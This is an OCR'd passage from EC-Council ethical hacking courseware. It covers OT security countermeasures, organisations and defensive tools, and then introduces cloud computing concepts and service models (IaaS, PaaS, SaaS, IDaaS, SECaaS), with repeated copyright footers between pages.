Enterprise	5 & 4 (Enterprise Network and Business Logistics Systems)	Spear phishing, Ransomware	Abusing infrastructure, Access to the network	Firewalls, IPS, Anti-bot, URL filtering, SSL inspection, Antivirus
Industrial DMZ	3.5 (IDMZ)	DoS attacks	Malware injections, Network infections	Anti-DoS solutions, IPS, Antibot, Application control
Manufacturing	3 (Operational Systems)	Ransomware, Bot infection, Unsecured USB ports	Altering industrial process, Industrial spying, Unpatched monitoring systems	Anti-bot, IPS, Sandboxing, Application control, Traffic encryption, Port protection
Manufacturing	2 & 1 (Control Systems	DoS exploitation,	Altering industrial process, Industrial	IPS, Firewall, Communication

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	and Basic Controls)	Unencrypted protocols, Default credentials, Application and OS vulnerabilities	spying	encryption using IPsec, Security gateways, Use of authorized RTU and PLC commands
Manufacturing	0 (Physical process)	Physical security breach	Modifications or disruption to the physical process	Point-to-point communication, MAC authentication, Additional security gateways at levels 1 and 0

Table 18.10: OT vulnerabilities and solutions

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

International OT Security Organizations

As OT is being widely spread and interconnected with IT, security researchers need to be more cautious and implement strong security policies to strengthen the OT networks. Some global cybersecurity organizations are committed to providing appropriate security policies and insights into improving the security resilience of critical infrastructures.

Listed below are a few international organizations that alert companies of threats and provide IT/OT solutions to protect the OT industries against cyber-attacks.

- **OTCSA**

  Source: *https://otcsalliance.org*

  The Operation Technology Cybersecurity Alliance (OTCSA) educates operators and manufacturers with constant technical awareness and provide guidelines to apply essential changes, updates, integrations, etc. The security team in OTCSA also provides support in understanding OT security challenges and solutions to safeguard the assets of the industry.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.116: Screenshot of OTCSA

- **OT-ISAC**

  Source: *https://www.otisac.org*

  The Operational Technology Information Sharing and Analysis Center (OT-ISAC) is a core hub to share threat information among OT industries such as energy and water utility sectors. The organization offers various tools and techniques to exchange information securely between the OT/IT spectrum to protect industrial systems or networks against malicious intrusions. Being associated with various information sharing centers, the OT-ISAC obtains information regarding imminent threats and provides timely solutions to fortify the industrial systems of registered companies.

Figure 18.117: Screenshot of OT-ISAC

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- **IOTSA**

  Source: *https://iotsa.info*

  The International Operational Technology Security Association (IOTSA) has security partners from different public/private sectors that collaborate to identify and mitigate the threats related to OT, SCADA, ICS, and IT infrastructures. The security partners in the IOTSA are dedicated to identifying inappropriate security implementations, frameworks, or standards across the OT networks and providing guidelines to improve operational security in the OT industry.

Figure 18.118: Screenshot of IOTSA

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OT Security Solutions

The industrial and corporate sectors are rapidly digitizing their operational value chain, giving access to OT devices from a broader range of the Internet. The cost of managing security in the heavy industrial sectors is being largely overlooked, leading to several security challenges. Hence, it is considered safer for all the industrial sectors to invest in cybersecurity programs and solutions.

Cybersecurity professionals should deploy solutions by sensibly examining the recent cybersecurity challenges and requirements they face in the current trend that can be combined with suitable operational changes. Hence many incumbent OEM providers and start-ups have developed several recent tactics and technologies for protecting the OT environment.

As the heavy industries have a decentralized nature, the security solutions can be integrated into all technology-linked decisions across IT and OT. In addition, the second line of defense can be implemented by using Information Risk Management (IRM). Some industries also provide a third line of defense by implementing internal audit functions.

Some of the emerging technology solutions used by organizations to protect the OT environment are as follows:

- **Firewalls**

  Firewalls are used in a network for monitoring and controlling the incoming and outgoing network traffic. Firewalls help in improving security controls by inspecting the traffic that traverses the gateway between the OT and IT networks. They can also help in identifying and blocking new threats. Thus, the attacker can be limited from traversing between the networks after compromising a system. It is also advisable to employ the critical assets and systems in a DMZ away from the SCADA systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Security professionals can use tools such as SCADAwall, Waterfall, and Palo Alto NGFW for protecting the network.

- **Unified Identity and OT Access Management**

  Access management helps industries to centralize certain operations like adding, securing, changing, and removing user access to the OT systems. All this data is linked with the organization's identity-management system, which can provide strong authentication. The access management helps minimize the attack risk by providing the least privileges to superuser accounts. This helps the security personnel to trace the critical assets and helps in identifying the attack sources.

  Security professionals can use tools such as OT Access, FireEye, etc. for identifying and managing access to industrial systems.

- **Asset Inventory and Device Authorization**

  Asset inventory helps in connecting only authorized devices to the OT network, and it can detect all the connected devices. It can also detect the vulnerabilities in the devices, which are categorized based on the device manufacturer, version, and type. These tools can also be used to identify faults in the connected devices in the network, and it can also enhance the efficiency of the device.

  Security professionals can use tools such as SCADAfence, CyberLens, Guardian, and Dragos for asset inventory and device authorization.

- **OT Network Monitoring and Anomaly Detection**

  OT network monitoring is used for constantly monitoring the systems in industrial networks. These monitoring tools help in tracking the traffic in a non-invasive way. These tools perform anomaly detection, which is the process of identifying any malicious or unexpected events. Most of these tools use machine-learning algorithms for easy detection and identification of malicious behaviors.

  Security professionals can use tools such as Claroty and OT ThreatFeed for OT network monitoring and anomaly detection.

- **Decoys to Deceive Attackers**

  Decoys are honeypots used in the OT environment that incorporate deception technology to automate the creation of traps or decoys to lure the attackers into revealing their presence and activities. This adds an extra layer of protection from attackers trying to penetrate the industrial network.

  Security professionals can use tools such as ThreatDefend, Conpot, and GasPot to protect the network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

OT Security Tools

Discussed below are various tools you can use to secure OT systems and networks:

- **Flowmon**

  Source: *https://www.flowmon.com*

  Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks confidently to avoid downtime and disruption of service continuity. This can be achieved by continuous monitoring and anomaly detection so that malfunctioning devices or security incidents, such as cyber espionage, zero-days, or malware, can be reported and remedied as quickly as possible.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.119: Screenshot of Flowmon

Listed below are some additional tools for securing an OT environment:

- Indegy Industrial Cybersecurity Suite (*https://www.indegy.com*)
- Tenable Industrial Security (*https://www.tenable.com*)
- Singtel (*https://www.singtel.com*)
- Forescout (*https://www.forescout.com*)
- PA-220R (*https://www.paloaltonetworks.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary


In this module, we have discussed IoT concepts along with different types of IoT communication models. We have also discussed in detail various threats to and attacks on IoT networks and devices. In addition, we have discussed the IoT hacking methodology, which covers information gathering, vulnerability scanning, launching IoT attacks, gaining remote access, and maintaining access. This module also illustrated various IoT hacking tools. In this module, we have also discussed various countermeasures to be employed to prevent IoT network hacking attempts by threat actors. We have also discussed in detail how to secure IoT networks and devices using IoT security tools.

In this module, we have also discussed OT concepts along with OT threats and attacks. We have discussed in detail the OT hacking methodology and tools. We have also discussed various countermeasures to defend against OT attacks. This module ended with a demonstration of OT security solutions and tools.

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform cloud hacking in a cloud environment.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module 19:
Cloud Computing



Module Objectives

Cloud computing is an emerging technology that delivers computing services, such as online business applications, online data storage, and webmail over the Internet. Cloud implementation enables a distributed workforce, reduces organization expenses, provides data security, etc. Because of these benefits, many business organizations nowadays are migrating their data and infrastructure to the cloud. However, the cloud environment also poses many threats and risks to organizations. Attackers are targeting vulnerabilities in the cloud software to gain unauthorized access to the valuable data stored in it. In the current scenario, cloud security plays a major role for both individuals and businesses. This module discusses the various techniques used for hacking the cloud environment, which reveal the underlying vulnerabilities. Understanding these attacks and vulnerabilities helps both the cloud service provider as well as the cloud customer in implementing appropriate security policies and measures to protect the cloud infrastructure from evolving cyber security threats.

This module starts with an overview of the cloud computing concepts. It explains the container technology and serverless computing environment and provides an insight into cloud computing threats and cloud hacking methodology. Finally, it discusses cloud computing security and the necessary tools to meet the security requirements.

At the end of this module, you will be able to

- Understand cloud computing concepts
- Understand container technology and serverless computing
- Understand cloud computing threats
- Understand cloud hacking

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Apply cloud computing security measures
- Use various cloud computing security tools


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Concepts

Cloud computing delivers various types of services and applications over the Internet. These services enable users to utilize software and hardware managed by third parties at remote locations. Major cloud service providers include Google, Amazon, and Microsoft.

This section introduces cloud computing, the types of cloud computing services, the separation of responsibilities, the cloud deployment models, the NIST reference architecture and its benefits, the cloud storage architecture, and the cloud service providers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Introduction to Cloud Computing

Cloud computing is an on-demand delivery of IT capabilities, in which IT infrastructure and applications are provided to subscribers as metered services over networks. Examples of cloud solutions include Gmail, Facebook, Dropbox, and Salesforce.com.

Characteristics of Cloud Computing

Discussed below are the characteristics of cloud computing that attract many businesses today to adopt cloud technology.

- **On-demand self-service**: A type of service rendered by cloud service providers that allow provisions for cloud resources, such as computing power, storage, and network, always on-demand, without the need for human interaction with the service providers.
- **Distributed storage**: Distributed storage in the cloud offers better scalability, availability, and reliability of data. However, cloud distributed storage can potentially raise security and compliance concerns.
- **Rapid elasticity**: The cloud offers instant provisioning of capabilities to rapidly scale up or down, according to demand. To the consumers, the resources available for provisioning seem to be unlimited and can be purchased in any quantity at any point of time.
- **Automated management**: By minimizing user involvement, cloud automation speeds up the process and reduces labor costs and the possibility of human error.
- **Broad network access**: Cloud resources are available over the network and accessed through standard procedures via a wide variety of platforms, including laptops, mobile phones, and personal digital assistants (PDAs).


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Resource pooling**: The cloud service provider pools all the resources together to serve multiple customers in the multi-tenant environment, with physical and virtual resources dynamically assigned and reassigned on demand by the consumer of the cloud.
- **Measured service**: Cloud systems employ the "pay-per-use" metering method. Subscribers pay for cloud services by monthly subscription or according to the usage of resources such as storage levels, processing power, and bandwidth. Cloud service providers monitor, control, report, and charge consumption of resources by customers with complete transparency.
- **Virtualization technology**: Virtualization technology in the cloud enables the rapid scaling of resources in a way that non-virtualized environments cannot achieve.

Limitations of Cloud Computing

- Limited control and flexibility of organizations
- Proneness to outages and other technical issues
- Security, privacy, and compliance issues
- Contracts and lock-ins
- Dependence on network connections
- Potential vulnerability to attacks as every component is online
- Difficulty in migrating from one service provider to another

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Cloud Computing Services

Cloud services are divided broadly into the following categories:

- **Infrastructure-as-a-Service (IaaS)**

  This cloud computing service enables subscribers to use on-demand fundamental IT resources, such as computing power, virtualization, data storage, and network. This service provides virtual machines and other abstracted hardware and operating systems (OSs), which may be controlled through a service application programming interface (API). As cloud service providers are responsible for managing the underlying cloud computing infrastructure, subscribers can avoid costs of human capital, hardware, and others (e.g., Amazon EC2, GoGrid, Microsoft OneDrive, Rackspace).

  Advantages:

  - Dynamic infrastructure scaling
  - Guaranteed uptime
  - Automation of administrative tasks
  - Elastic load balancing (ELB)
  - Policy-based services
  - Global accessibility

  Disadvantages:

  - Software security is at high risk (third-party providers are more prone to attacks)
  - Performance issues and slow connection speeds

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Platform-as-a-Service (PaaS)**

  This type of cloud computing service allows for the development of applications and services. Subscribers need not buy and manage the software and infrastructure underneath it but have authority over deployed applications and perhaps application hosting environment configurations. This offers development tools, configuration management, and deployment platforms on-demand, which can be used by subscribers to develop custom applications (e.g., Google App Engine, Salesforce, Microsoft Azure). Advantages of writing applications in the PaaS environment include dynamic scalability, automated backups, and other platform services, without the need to explicitly code for them.

  Advantages:

  - Simplified deployment
  - Prebuilt business functionality
  - Lower security risk compared to IaaS
  - Instant community
  - Pay-per-use model
  - Scalability

  Disadvantages:

  - Vendor lock-in
  - Data privacy
  - Integration with the rest of the system applications

- **Software-as-a-Service (SaaS)**

  This cloud computing service offers application software to subscribers on-demand over the Internet. The provider charges for the service on a pay-per-use basis, by subscription, by advertising, or by sharing among multiple users (e.g., web-based office applications like Google Docs or Calendar, Salesforce CRM, and Freshbooks).

  Advantages:

  - Low cost
  - Easy administration
  - Global accessibility
  - High compatibility (no specialized hardware or software is required)

  Disadvantages:

  - Security and latency issues
  - Total dependency on the Internet

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Switching between SaaS vendors is difficult

- **Identity-as-a-Service (IDaaS)**

  This cloud computing service offers authentication services to the subscribed enterprises and is managed by a third-party vendor to provide identity and access management services. It provides services such as Single-Sign-On (SSO), Multi-Factor-Authentication (MFA), Identity Governance and Administration (IGA), access management, and intelligence collection. These services allow subscribers to access sensitive data more securely both on and off-premises (e.g., OneLogin, Centrify Identity Service, Microsoft Azure Active Directory, Okta).

  Advantages:

  - Low cost
  - Improved security
  - Simplify compliance
  - Reduced time
  - Central management of user accounts

  Disadvantages:

  - Single server failure may disrupt the service or create redundancy on other authentication servers
  - Vulnerable to account hijacking attacks

- **Security-as-a-Service (SECaaS)**

  This cloud computing model integrates security services into corporate infrastructure in a cost-effective way. It is developed based on SaaS and does not require any physical hardware or equipment. Therefore, it drastically reduces the cost compared to that spent when organizations establish their own security capabilities. It provides services such as penetration testing, authentication, intrusion detection, anti-malware, security incident and event management (e.g., eSentire MDR, Switchfast Technologies, OneNeck IT Solutions, McAfee Managed Security Services).

  Advantages:

  - Low cost
  - Reduced complexity
  - Continuous protection
  - Improved security through best security expertise
  - Latest and updated security tools
  - Rapid user provisioning
  - Greater agility

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Increased time on core competencies

Disadvantages:

- Increased attack surfaces and vulnerabilities
- Unknown risk profile
- Insecure APIs
- No customization to business needs
- Vulnerable to account hijacking attacks

